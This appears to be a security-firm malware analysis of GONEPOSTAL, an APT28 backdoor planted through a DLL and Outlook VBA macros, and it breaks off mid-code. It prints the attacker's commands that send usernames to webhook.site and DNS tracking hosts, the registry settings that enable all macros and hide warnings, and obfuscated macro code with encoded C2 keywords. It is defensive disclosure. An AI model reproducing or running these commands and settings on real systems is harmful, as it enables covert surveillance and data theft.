FANCY BEAR GONEPOSTAL – Espionage Tool Provides Backdoor Access to Microsoft Outlook

Published: 2025-09-05 · Archived: 2026-04-06 01:37:07 UTC

This article has been authored by Marc Messer, Dave Truman.

Key Takeaways

- Kroll has observed GONEPOSTAL malware used in an espionage campaign attributed to KTA007 (Fancy Bear, APT28).
- The malware consists of a dropper DLL and an obfuscated, password protected VbaProject.OTM file, which houses macros written for Microsoft Outlook.
- The malicious macros add backdoor functionality to Outlook, enabling email communication for Command and Control (C2).

KTA007, also known as Fancy Bear, APT28, and Pawn Storm, is a state sponsored political and economic espionage group associated with the Russian Military's Main Intelligence Directorate (GRU) Unit 26165. The group has been implicated in several high-profile cyberattacks such as the 2016 Democratic National Committee breach, the International Olympic Committee, the Norwegian Parliament and others. They are known to utilize techniques and tools ranging from zero-day exploitation, spear phishing and a mixture of commercial and custom malware.

Following the initial report of an intrusion, files provided to Kroll analysts included two Dynamic Link Library (DLL) files, which tend to contain code, resources or data which can be used by multiple programs. These files include:

SSPICLI.dll

The SSPICLI.dll is an unsigned malicious DLL pretending to be Microsoft's legitimate signed DLL of the same name that supplies security support provider interfaces for tasks such as authentication. The legitimate DLL was supplied alongside, with a new name of tmp7EC9.dll.



Figure 1 - Malicious and legitimate DLL code signature checks (Source: Kroll).

The malicious DLL uses its export table to forward all 105 exported library functions of the legitimate DLL to the renamed DLL supplied alongside, allowing any application using the malicious DLL to appear to work normally.



Figure 2 - Functions forwarded from malicious DLL to renamed legitimate DLL

The malicious code of the DLL exists as two key C++ functions executed from the DLLMain execution path. The first function is the DLLMain function itself.

The DLLMain function starts by defining several C++ strings that contain the parameters to execute an encoded PowerShell command.



Figure 3 – MainDLL creating PowerShell command lines and passing them to execution function (Source: Kroll)

These parameters are passed to the second key function whose purpose is to spawn PowerShell to run those commands.

The execute PowerShell function converts the C++ string parameter to a C++ wstring (wide string) and then prepends “powershell” to the beginning of the wstring, creating a full PowerShell command line which then passes to the “CreateProcessW” Windows API function executing the command. Of note here is the dwCreationFlags value of 0x8000000, which stops the creation of an application window.



Figure 4 – PowerShell command execution function (Source: Kroll)

The four commands being run are broken down into two sets of functionalities, the first command copies a file named “testtemp.ini” into the Outlook profile directory, one stage of enabling the actors macros to run on Outlook startup.

$a=$env:APPDATA;copy testtemp.ini "$a\Microsoft\Outlook\VbaProject.OTM"

The other three commands appear to be redundant mechanisms to allow the attacker to obtain the username, and sometimes the IP address of successfully compromised victims. Once the actor has the username they can work out the email address to send the C2 emails too.

nslookup "$env:USERNAME.8bf50371-5f9f-4d45-9320-922b068ebc2e.dnshook.site"

cmd /c curl "https[:]//webhook[.]site/8bf50371-5f9f-4d45-9320-922b068ebc2e?$env:USERNAME" -k

nslookup "$env:USERNAME.wcyjpnuxotpaebuijrtn3urwx1zeg223v.oast.fun"

The first two requests utilize a free service designed for web application developers and testers and provide two methods of logging the details via a standard HTTP request with the username as a query parameter this method

also gives the actor the IP address of the victim, and via a DNS request where the users name is added as the hostname component of the full qualified domain name (FQDN). The second method provides a useful backup should the HTTP request be blocked by an organization's security tools such as reputation-based proxies.



Figure 5 –Example of control panel for webhook.site showing tracking information (Source: Kroll)

The final DNS request which also features the USERNAME in the hostname component of the FQDN, is using a domain associated with tracking for pen testing tools, particularly used for vulnerability scanners to prove that an exploit worked when the relevant DNS lookup is made.

Once the four commands have completed, control then returns to the DLLMain function.

The second half of the DLLMain function centers around the setting windows registry values.

Figure 6 – Windows registry modifications in DLLMain (Source: Kroll)

The code sets three windows registry values, LoadMacroProviderOn, Level, and PONT_STRING.

LoadMacroProviderOn

HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\LoadMacroProviderOnBoot = 1

This registry setting enables loading of macro providers on Outlook application start.

Level

HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Security\level = 1

This setting allows all macros and corresponds to the “enable all macros” option of “macro settings”.



Figure 7 – Corresponding option to “Level” registry key (Source: Kroll)

PONT_STRING

HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Options\General\PONT_STRING = "32,"

This registry key is a comma separated list of dialog boxes which are suppressed and not shown, i.e. this key keeps track of dialog boxes which the users ticked “do not show this message again” type options.

The value of 32 maps to the dialog box that would normally warn the user of content being downloaded. By setting this value the malware has stopped this dialog box being shown to the user.



Figure 8 – Corresponding option to setting "32," in "PONT" registry key (Source: Kroll)

VbaProject.OTM

VbaProject.OTM contains VBA macros which are executed by Microsoft Outlook, constituting a backdoor which Kroll analysts have titled GONEPOSTAL. The VbaProject.OTM file at first glance is password protected. While this does not fully encrypt the code in a typical manner, it does result in many products requiring a password to view the file upon opening. This can be bypassed in many cases using a hex or text editor, however, the logic of the file remains difficult to evaluate as many strings and symbols are scrambled:

```
Sub Init()
On Error GoTo tVSCSimmwuKtMbn
Set grUrPKMrhaoBreB = VBA.CreateObject("Scripting.FileSystemObject")
IzAEIgBccwrsXpk = "%Temp%\Test"

If (InStr(1, IzAEIgBccwrsXpk, "%")) Then
    IzAEIgBccwrsXpk = VBA.Environ(Split(IzAEIgBccwrsXpk, "%", 3)(1)) & Split(IzAEIgBccwrsXpk, "%", 3)(2)
End If

hywLHvMvcAEpWDW = 14

jdBuKZmoZJZiIOU IzAEIgBccwrsXpk

ztwkgbsShBFETNo = 6000
zFwFYJLbRRNeBKb = "Nothing"
evnDTwIHumUhLMY = "oQNfWDdmfdvnOnYQAuAG0AYQB0AHQAaQA0ADQANABAAHAAcgBvAHQAbwBuAC4AbQBlAA=="
evnDTwIHumUhLMY = lcOLQUZAruDrLrW(Mid(evnDTwIHumUhLMY, hywLHvMvcAEpWDW + 1))

qLfvwnUqXPNIDxQ = 3145728
AHOfSWIBJFcXvaX = 31457280

XiHRAwblLpJUncS = 6
```

Figure 9 – Initialization function, unedited (Source: Kroll)

However, since symbols and variable names are reused throughout the code, observing execution and surrounding logic allows for the macro file to be reconstructed to a format which is more easily parsed by humans.

```
Dim rawDecodedString() As String
ReDim rawDecodedString(itemCount - 1)
Dim i As Integer
For i = LBound(rawDecodedString) To UBound(rawDecodedString)
    rawDecodedString(i) = DecodeString(Mid(bodyLines((retryCount + 3 + i) * multiplier), decodeOffset + 1))
Next i

Dim dictionaryKey As String
dictionaryKey = mailItem.EntryID & ":::::" & recipientAddress & ":::::" & mailItem.Subject

mailItemsDict.Add dictionaryKey, rawDecodedString

result.Success = True
ProcessMailPayload = result
```

Figure 10 – Initialization function, edited (Source: Kroll)

Configuration detail strings are base64, however, interpreted from an offset. In a simple sense, this means that reverting the base64 payloads requires removing the first few characters to reach that offset, with the remaining characters cleaning reverting to plaintext.

GONEPOSTAL is loaded into Microsoft Outlook via enabling of the registry setting "LoadMacroProviderOnBoot", which enables the automatic loading of VBA from the VbaProject.OTM file. This results in a backdoor utilizing the email service itself as a C2 channel.

At a high level, here is how the Outlook macro backdoor behaves:

Startup

- Application_MAPILogonComplete() triggers on Outlook startup.
- Init() is called to decode configuration strings, set up directories and prepare payloads.

Email Monitoring

- Application_NewMailEx() listens for new emails.
- Each email is passed to HandleMailItem().

Command Detection and Parsing

- HandleMailItem() checks for known command signatures.
- If found, ProcessMailPayload() decodes and stores the payload.

Command Execution

- FinalizeMailItem() dispatches commands via DispatchPayloadCommand():
- cmd -> ExecuteShellCommand() -> captures output -> WriteByteChunksToFiles()
- cmdNo -> TryExecuteCommand() (no output)
- upload -> HandleUploadCommand() -> writes file to disk
- download -> HandleDownloadCommand() -> reads file, chunks it

Exfiltration

- ExecutePayload() creates and sends an Outlook email to the attacker.
- Encodes data in the body and attaches files.

Cleanup

- DeleteMailAndMatchInDeleted() removes processed emails from the inbox and deleted items.

Startup begins at MAPI login; which is when Outlook has access to the messaging application programming interface. Init() then beings to parse string details such as the C2 email, some C2 command types and command arrays, and filetypes are decoded from their initial configuration.

```
    ' cmd keywords
    cmd = DecodeString("YwBtAGQA")
    cmdNo = DecodeString("YwBtAGQAbgBvAA==")
    upload = DecodeString("dQBwAGwA")
    download = DecodeString("ZAB3AG4A")

    Dim singleCommandArray() As String
    ReDim singleCommandArray(0)
singleCommandArray(0) = "QWVufatYRxqYbvRABhAGkAbAB5ACAAUgBlAHAAbwByAHQA"
' Daily Report

    Dim commandArray() As String
    ReDim commandArray(5)
commandArray(0) = "sofNKksFHfQPcycgBlAHAAbwByAHQA"
' report
commandArray(1) = "jvaHWZxRVqCVQyaQBuAHYAbwBpAGMAZQA="
' invoice
commandArray(2) = "qckfFapebaLbzFYwBvAG4AdAByAGEAYwB0AA=="
' contract
commandArray(3) = "mTOEqPaRmFAYfgcABoAG8AdABvAA=="
' photo
commandArray(4) = "uFiaQTuhHcVqMxcwBjAGgAZQBtAGUA"
' scheme
commandArray(5) = "WatpQfHTYMuwiVZABvAGMAdQBtAGUAbgB0AA=="
' document
```

Figure 11 – Initialized command keywords (Source: Kroll)

```
    Dim fileTypes() As String
    ReDim fileTypes(15)
